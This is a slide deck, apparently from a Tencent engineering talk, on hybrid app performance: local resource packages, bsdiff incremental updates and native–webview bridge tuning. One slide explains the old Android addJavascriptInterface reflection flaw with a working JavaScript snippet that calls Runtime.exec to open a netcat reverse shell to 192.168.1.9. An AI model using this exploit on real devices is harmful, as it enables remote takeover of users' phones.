

# Hybrid app性能优化之路

camdyzeng(曾健)

腾讯

# 个人工作经历

camdyzeng(曾健), 毕业后一直在腾讯

QQ空间



开放平台



移动应用平台



# 什么是Hybrid App

## Native App

- 🌐 开发成本高
- 🌐 版本迭代周期长
- 🌐 新版本生效慢
- 🌐 可使用终端接口

Hybrid  
App!

## Web App

- 🌐 开发成本低
- 🌐 快速迭代
- 🌐 新版本即时生效
- 🌐 不能使用终端接口

# 使用场景



【微信可以群聊啦！！】

拒绝冷漠的文字聊天，多和爱你的人说说话见见面。微信群聊让你与父母、三五好友即使远隔千里也能如面对面聚会一般海侃~

微信还有更多强大好玩的功能：

# 通常做法

## Webview加载在线的页面

加载html

加载css

加载js

加载json数据

渲染页面

合并直出html

CDN

GZIP

Cache

.....

网络慢，白屏了 😞


# 本地资源包的模式

## Native

- 终端通过webview方式给h5提供终端接口
- DB操作，http，安装apk等

## Update.zip包

- 前台把所有文件（HTML、CSS、JS、IMG 打包成一个压缩包进行发布。终端拉到这个包之后解压到SDCard进行覆盖更新



# 怎么用

## 本地页面

 用[file://协议访问](#)

那么问题来了.....

本地页面如何更新?


# 资源包全量放CDN

- 通过Last-Modified和If-Modified-Since判断返回200或者304
- 通过Content-Range和Range支持断点续传
- 但是不支持灰度发布



# Cgi+CDN的模式

- 客户端将本地资源包的版本号传给后台
- 后台判断如果需要更新就返回资源包的url下载地址
- 客户端获得url地址后下载资源包
- 支持灰度发布
- 但是每次改动都需要全量更新资源包



# 增量更新(bsdiff\bspatch)

- 每次发布版本的时候通过bsdiff与之前的版本生成差分包放到cdn
- 客户端把当前版本号传给后台，如果有更新后台返回差分包的url
- 客户端下载差分包后用bspatch合成更新包



# 资源包加载的优化过程

- 🌈 CDN全量更新(通过Last-Modified判断是否更新)
- 🌈 Cgi+CDN支持灰度发布
- 🌈 增量更新(bsdiff\bspatch)
  - 🌈 每次发布版本的时候通过bsdiff与之前的版本生成差分包放到cdn
  - 🌈 客户端把当前版本号传给后台，如果有更新后台返回差分包的url
  - 🌈 客户端下载差分包后用bspatch合成更新包

# 增量更新效果

更新方式	不需要更新(文件夹已经最新)	4,920,780	4,155,120	1.18	65.65%	<a href="#">查看</a>
	不需要更新(zip 包已经最新)	40,204	37,542	1.07	0.59%	<a href="#">查看</a>
	全量更新	703,668	613,722	1.15	9.70%	<a href="#">查看</a>
	增量更新	1,663,449	1,522,625	1.09	24.06%	<a href="#">查看</a>

统计日期	本来要下载流量(G)	实际下载的流量(G)	节省的流量(G)	节省流量占比
2014-12-21 (周天)	249	129	120	48.22%

# 增量更新一些坑的分享

- 🌀 终端放置基线包(保证增量更新)
- 🌀 使用仅存储zip+http的Content-Encoding: gzip
- 🌀 资源包文件压缩顺序保持一致
- 🌀 完整性和安全性校验
- 🌀 JS混淆按照变量使用频率进行
- 🌀 压缩包 Unix 时间戳强制为0



# 资源包频繁更新问题

产品修改了界面 -> 发资源包 -> 下次生效



# 问题来了

- 🔄 如何能让界面改版快点生效？
  - 🔄 更新完资源包重新后reload?
  - 🔄 空白等待？



# 动静分离

- 加载本地loading页面等静态资源
- 首页cgi输出json数据，js和css等动态数据
  - {data:"camdyzeng",  
js:"velocity 2015",  
css:"beijing"}
  - 字符串的形式
- 通过eval和动态创建style标签让js和css生效
- 改版立即生效






# 增量效果

内置资源包瘦身90%(400K-> 40K)，成功率提升到3个9

统计日期 ▾	本来要下载的流量(MB)	实际下载流量 (MB)	节省的流量 (MB)	流量节省占比
2015-01-25 (周天)	85,930.10	4,840.74	76,409.34	88.92%
2015-01-24 (周六)	88,317.66	5,313.21	77,867.66	88.17%
2015-01-23 (周五)	81,630.60	5,385.61	71,038.21	87.02%
2015-01-22 (周四)	79,072.84	5,694.37	67,873.17	85.84%
2015-01-21 (周三)	80,257.81	6,749.69	66,982.53	83.46%
2015-01-20 (周二)	77,572.76	6,034.30	65,704.52	84.70%

# 工欲善其事必先利其器

## Native和h5之间的接口调用效率问题



# addJavascriptInterface

- Native 向Webview实例注入提供给页面端的接口
- 高效，同步调用
- Android4.2之前的版本有安全漏洞
  - 通过反射可以调用任意java对象方法

```
function execute(cmdArgs){  
    return javascriptInterface.getClass().forName("java.lang.Runtime").  
        getMethod("getRuntime", null).invoke(null, null).exec(cmdArgs);  
}  
execute(["/system/bin/sh", "-c", "nc 192.168.1.9 8088|/system/bin/sh|nc 192.168.1.9 9999"]);
```

# shouldOverrideUrlLoading

- 🌈 拦截url加载,除资源请求的url
- 🌈 Android和ios通用
- 🌈 要用iframe实现并发调用



# onConsoleMessage


- 🌈 页面通过console.log调用终端
- 🌈 终端回调页面还是使用伪协议



# shouldInterceptRequest

- 终端能够截获所有http请求
- 页面使用XHR调用终端接口
- Android 3.0以上才支持

[AppStore][手Q5.0+ ShouldInterceptRequest 支持率][中国]比例分布图



# jsBridge要做适配

- addJavascriptInterface(4.2之前有安全漏洞)
- shouldOverrideUrlLoading(拦截url加载,除资源请求的url)
  - 要用iframe实现并发调用
- console.log(截获message)
  - 终端回调页面还是使用伪协议
- shouldInterceptRequest(拦截所有url请求)
  - 使用XHR调用终端接口
  - Android 3.0以上才支持
  - 支持率91.7%



# 接口怎么用？

- `App.applsExists(packageName);` // 判断是否安装
- `ImgCache.downloadImg(url);` // 下载应用icon
- `Download.query(appid, packageName);` // 查询应用下载
- `App.getLocalAppInfo(packageName);` // 获取应用本地安



微信

★★★★★ | 5亿人下载

小视频分享，让朋友圈动起来！



# 接口合并

## 横向合并

- appIsExists -> appIsExistsBatch

- 查询首页70个应用耗时相当于查询单个应用，节约耗时超过 90%

## 纵向合并

- callBatch，多个不同调用单次传给终端，终端单次回调前端

- 减少跨线程次数和卡主线程次数

- 首页滚动FPS从平均15(最低5)上升到平均36(最低13)

# 走过的一些弯路

## ❁ 直接废弃DB

❁ NativeDB -> WebDatabase -> LocalStorage

## ❁ 拉取图片策略

❁ NativeImgCache -> WebViewCache




# 优化效果

🌀 首页首次进入从几十次终端调用减少到**8**个

🌀 刚刚进入, 滑动屏幕没有卡顿感, 帧率提高

🌀 首页首次进入 **12s** -> **6s**



# 总结

- 本地资源包的使用
- 增量更新的优化
- 接口调用的优化
- Hybrid app性能优化远不止这些
  - 长连接
  - spdy / http2.0
  - SDCH公用压缩字典
  - Chunked
  - Webview内核优化
  - .....



# 更多的交流...

微信号:camdyzeng , QQ号:77674954 , 邮箱 : [camdyzeng@qq.com](mailto:camdyzeng@qq.com)

欢迎加入我们团队☺

